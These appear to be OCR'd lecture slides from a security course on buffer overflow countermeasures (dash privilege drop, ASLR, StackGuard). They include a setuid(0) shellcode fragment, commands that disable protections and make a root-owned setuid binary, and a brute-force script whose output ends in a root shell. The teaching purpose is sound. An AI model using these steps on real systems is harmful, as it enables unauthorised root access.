Countermeasure #1: Dash Secure Shell

On the VM, `/bin/sh` points to a secure shell, `/bin/dash`, which has a countermeasure

It drops root privileges if RUID != EUID when being executed inside a setuid process

What did we do previously to get past this?

Countermeasure #1: Dash Secure Shell

On the VM, `/bin/sh` points to a secure shell, `/bin/dash`, which has a countermeasure

It drops root privileges if RUID != EUID when being executed inside a setuid process

Linked /bin/sh to a different shell (zsh) !

```
# link /bin/sh to /bin/zsh (no setuid countermeasure)
sudo ln -sf /bin/zsh /bin/sh
```

Any ideas what we could do with our payload?

Countermeasure #1: Dash Secure Shell

On the VM, `/bin/sh` points to a secure shell, `/bin/dash`, which has a countermeasure

It drops root privileges if RUID != EUID when being executed inside a setuid process


Linked /bin/sh to a different shell (zsh) !

# link /bin/sh to /bin/zsh (no setuid countermeasure)

```
sudo ln -sf /bin/zsh /bin/sh
```

Solution: Before running bash/dash, set our RUID to 0!

Invoke `setuid(0)` to our shellcode!




```
shellcode= (
    "\x31\xc0"              # xorl    %eax,%eax
    "\x31\xdb"              # xorl    %ebx,%ebx
    "\xb0\xd5"              # movb    $0xd5,%al
    "\xcd\x80"              # int     $0x80
    #---- The code below is the same as the one shown before ---
```

Countermeasure #2: ASLR (address space layout randomization)

ASLR = Randomize the start location of the stack, heap, libs, etc

- This makes guessing stack addresses more difficult!




Countermeasure #2: ASLR (address space layout randomization)

Any ideas?

Countermeasure #2: ASLR (address space layout randomization)

We are going to guess (a lot!!!)



Setup -> use shell w/out RUID!=EUID countermeasure + turn ASLR ON

```
$ sudo ln -sf /bin/zsh /bin/sh
$ sudo sysctl -w kernel.randomize_va_space=2
```


Compile a root-owned set-uid program

```
$ gcc -o stack-L1 -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

-m32

Countermeasure #2: ASLR (address space layout randomization)

We are going to guess (a lot!!!)



Repeatedly run the program until we get lucky…

```
#!/bin/bash

SECONDS=0
value=0

while true; do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(($duration / 60))
    sec=$(($duration % 60))
    echo "The program has been run $value times so far (time elapsed: $min minutes and $sec seconds)."
    ./stack-L1
done
```

```
.........
The program has been run 67679 times so far...
./brute-force.sh: line 13:   ... Segmentation fault      ./stack-L1
The program has been run 67680 times so far...
./brute-force.sh: line 13:   ... Segmentation fault      ./stack-L1
The program has been run 67681 times so far...
# id  <-- ROOT SHELL!
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```

Announcements

Lab 4 released and due 10/16

Lecture next Thursday will either be cancelled or virtual *(I am out of the country 10/13 – 10/18)*

Buffer Overflow Countermeasures

- Safe Shell `(/bin/dash`)

- Address space layout randomization (ASLR)

- Stack Guard

- Non executable stack

Buffer Overflow Countermeasures

- Safe Shell `(/bin/dash`)

  Add shellcode to our payload that sets the RUID = 0

- Address space layout randomization (ASLR)

- Stack Guard

- Non executable stack

Buffer Overflow Countermeasures

- Safe Shell `(/bin/dash`)

  Add shellcode to our payload that sets the RUID = 0

- Address space layout randomization (ASLR)


  Brute Force

- Stack Guard

- Non executable stack


Stack Guard

Compiler Countermeasure***



```
#include <stdio.h>


int main(){


        int arr[3];

        arr[0] = 1;
        arr[1] = 2;
        arr[2] = 3;

        // will this work?
        arr[4] = 5;

        printf("%d \n ",arr[4]);


        return 0;
}
```

THE STACK



... previous stack frames...

Arguments

Return Address

Previous frame pointer

Guard

buffer[99]

.

.


.

.

.


buffer[0]

Stack Guard



```
#include <stdio.h>

int main(){

        int arr[3];

        arr[0] = 1;
        arr[1] = 2;
        arr[2] = 3;

        // will this work?
        arr[4] = 5;

        printf("%d \n ",arr[4]);


        return 0;
}
```


Compile with stack guard turned off:




```
[10/06/22]seed@VM:~$ gcc example.c  -o example -fno-stack-protector
[10/06/22]seed@VM:~$ ./example
5
```

We overflowed the array!

THE STACK




Stack Guard



```
#include <stdio.h>


int main(){


        int arr[3];

        arr[0] = 1;
        arr[1] = 2;
        arr[2] = 3;

        // will this work?
        arr[4] = 5;

        printf("%d \n ",arr[4]);


        return 0;
}
```


Compile with stack guard turned off:



```
[10/06/22]seed@VM:~$ gcc example.c  -o example -fno-stack-protector
[10/06/22]seed@VM:~$ ./example
5
```

We overflowed the array!


Compile with stack guard turned on:



```
